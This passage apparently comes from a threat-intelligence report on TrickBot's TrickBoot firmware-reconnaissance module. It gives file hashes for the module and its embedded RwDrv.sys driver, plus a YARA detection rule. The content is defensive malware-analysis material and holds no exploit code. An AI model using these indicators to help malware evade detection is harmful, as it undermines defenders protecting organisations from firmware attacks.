Given the size and scope of TrickBot, the discovery of a module specifically targeting firmware is troubling. These threat actors are collecting targets that are verified to be vulnerable to firmware modification, and one line of code could change this reconnaissance module into an attack function. Like other in-the-wild firmware attacks, TrickBot reused publicly available code to quickly and easily enable these new firmware-level capabilities. At a time when geopolitical events and a global pandemic have upended life across the globe, TrickBot is digging into the hidden area of firmware that is often overlooked. This presents a greater risk than ever before because the scale of TrickBot, which has previously brought highly disruptive ransomware, now brings firmware attacks to many more organizations who are likely unprepared for such techniques.

TRICKBOOT IOCS

permaDll32 Hashes:

```
md5:     491115422a6b94dc952982e6914adc39
sha1:    55803cb9fd62f69293f6de21f18fd82f3e3d1d68
sha256:  c1f1bc58456cff7413d7234e348d47a8acfdc9d019ae7a4aba1afc1b3ed55ffa
```

permaDll32 (pre-decryption) Hashes:

```
md5:     cef670f443d2335f44a1838463ea44ed
sha1:    30aa28e6df66fe7b4ec643635df8187ede31db06
sha256:  c065e39ce4e90a5a966f76d9798cb5b962d51a3f35e3890f91047acfefa8c58e
```

Note: The TrickBoot module includes an obfuscated copy of RwDrv.sys embedded inside it, but when this file is dropped into the Windows directory, it can be identified with the following IOCs.

Rwdrv.sys Hashes:

```
md5:     257483d5d8b268d0d679956c7acdf02d
sha1:    fbf8b0613a2f7039aeb9fa09bd3b40c8ff49ded2
sha256:  ea0b9eecf4ad5ec8c14aec13de7d661e7615018b1a3c65464bf5eca9bbf6ded3
```

Yara Signature:

```
rule crime_win32_perma_uefi_dll : Module
{
meta:
 author = "@VK_Intel | Advanced Intelligence"
 description = "Detects TrickBot Banking module permaDll"
 md5 = "491115422a6b94dc952982e6914adc39"
strings:
    $module_cfg = "moduleconfig"
    $str_imp_01 = "Start"
    $str_imp_02 = "Control"
    $str_imp_03 = "FreeBuffer"
    $str_imp_04 = "Release"
    $module = "user_platform_check.dll"
    $intro_routine = { 83 ec 40 8b ?? ?? ?? 53 8b ?? ?? ?? 55 33 ed a3 ?? ?? ?? ?? 8b ?? ?? ??
56 57 89 ?? ?? ?? a3 ?? ?? ?? ?? 39 ?? ?? ?? ?? ?? 75 ?? 8d ?? ?? ?? 89 ?? ?? ?? 50 6a 40 8d
?? ?? ?? ?? ?? 55 e8 ?? ?? ?? ?? 85 c0 78 ?? 8b ?? ?? ?? 85 ff 74 ?? 47 57 e8 ?? ?? ?? ?? 8b
f0 59 85 f6 74 ?? 57 6a 00 56 e8 ?? ?? ?? ?? 83 c4 0c eb ??}
condition:
6 of them
}
```